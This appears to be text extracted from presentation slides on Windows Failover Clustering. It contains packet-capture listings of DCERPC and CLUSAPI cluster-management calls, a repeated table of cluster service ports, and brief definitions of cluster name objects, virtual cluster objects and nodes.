Len=0
8137 66.395151   10.3.10.22    10.3.10.100   DCERPC   Bind: call_id: 2, Fragment: Single, 3 context item
8138 66.395345   10.3.10.100   10.3.10.22    DCERPC   Bind_ack: call_id: 2, Fragment: Single, max_xmit:
8139 66.395911   10.3.10.22    10.3.10.100   EPM      Map request, CLUSAPI, 32bit NDR
8140 66.396105   10.3.10.100   10.3.10.22    EPM      Map response, CLUSAPI, 32bit NDR
8141 66.396479   10.3.10.22    10.3.10.100   TCP      49880 → 55602 [SYN, ECE, CWR] Seq=0 Win=64240 Len=
8142 66.396541   10.3.10.100   10.3.10.22    TCP      55602 → 49880 [SYN, ACK, ECE] Seq=0 Ack=1 Win=6553
8143 66.396549   10.3.10.22    10.3.10.100   TCP      49880 → 55602 [ACK] Seq=1 Ack=1 Win=262656 Len=0
8154 66.398144   10.3.10.22    10.3.10.100   DCERPC   Bind: call_id: 2, Fragment: Single, 3 context item
8155 66.398206   10.3.10.100   10.3.10.22    TCP      55602 → 49880 [ACK] Seq=1 Ack=2146 Win=2097920 Len
8157 66.405345   10.3.10.22    10.3.10.100   TCP      49879 → 135 [ACK] Seq=329 Ack=281 Win=262400 Len=0
8159 66.408707   10.3.10.100   10.3.10.22    DCERPC   Bind_ack: call_id: 2, Fragment: Single, max_xmit:
8160 66.409036   10.3.10.22    10.3.10.100   DCERPC   Alter_context: call_id: 2, Fragment: Single, 1 con
8161 66.409240   10.3.10.100   10.3.10.22    DCERPC   Alter_context_resp: call_id: 2, Fragment: Single,
8163 66.411100   10.3.10.22    10.3.10.100   CLUSAPI  GetClusterName request
8164 66.411647   10.3.10.100   10.3.10.22    CLUSAPI  GetClusterName response
8165 66.412303   10.3.10.22    10.3.10.100   CLUSAPI  OpenClusterEx request
8166 66.412465   10.3.10.100   10.3.10.22    CLUSAPI  OpenClusterEx response
8167 66.412501   10.3.10.22    10.3.10.100   CLUSAPI  CreateEnum request
8168 66.412632   10.3.10.100   10.3.10.22    CLUSAPI  CreateEnum response
```




Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

```
10.3.10.100   TCP      49879 → 135 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.3.10.100   DCERPC   Bind: call_id: 2, Fragment: Single, 3 context item
10.3.10.22    DCERPC   Bind_ack: call_id: 2, Fragment: Single, max_xmit:
10.3.10.100   EPM      Map request, CLUSAPI, 32bit NDR
10.3.10.22    EPM      Map response, CLUSAPI, 32bit NDR
10.3.10.100   TCP      49880 → 55602 [SYN, ECE, CWR] Seq=0 Win=64240 Len=
```



Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

```
10.3.10.100    TCP       49880 → 55602 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.3.10.100    DCERPC    Bind: call_id: 2, Fragment: Single, 3 context item
10.3.10.22     TCP       55602 → 49880 [ACK] Seq=1 Ack=2146 Win=2097920 Len
10.3.10.100    TCP       49879 → 135 [ACK] Seq=329 Ack=281 Win=262400 Len=0
10.3.10.22     DCERPC    Bind_ack: call_id: 2, Fragment: Single, max_xmit:
10.3.10.100    DCERPC    Alter_context: call_id: 2, Fragment: Single, 1 con
```



Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

```
10.3.10.100    CLUSAPI    GetClusterName request
10.3.10.22     CLUSAPI    GetClusterName response
10.3.10.100    CLUSAPI    OpenClusterEx request
10.3.10.22     CLUSAPI    OpenClusterEx response
10.3.10.100    CLUSAPI    CreateEnum request
10.3.10.22     CLUSAPI    CreateEnum response
```

~~Why did scheduled tasks work?~~

VCO

CNO

NODE

Virtual Cluster Object: The computer account of a clustered service or application.

CNO

NODE

Cluster Name Object: The computer account of the cluster itself


VCO

NODE

**Cluster Node:
A member server of a cluster
that can own/host
the VCO or CNO resource**


VCO

CNO



VCO

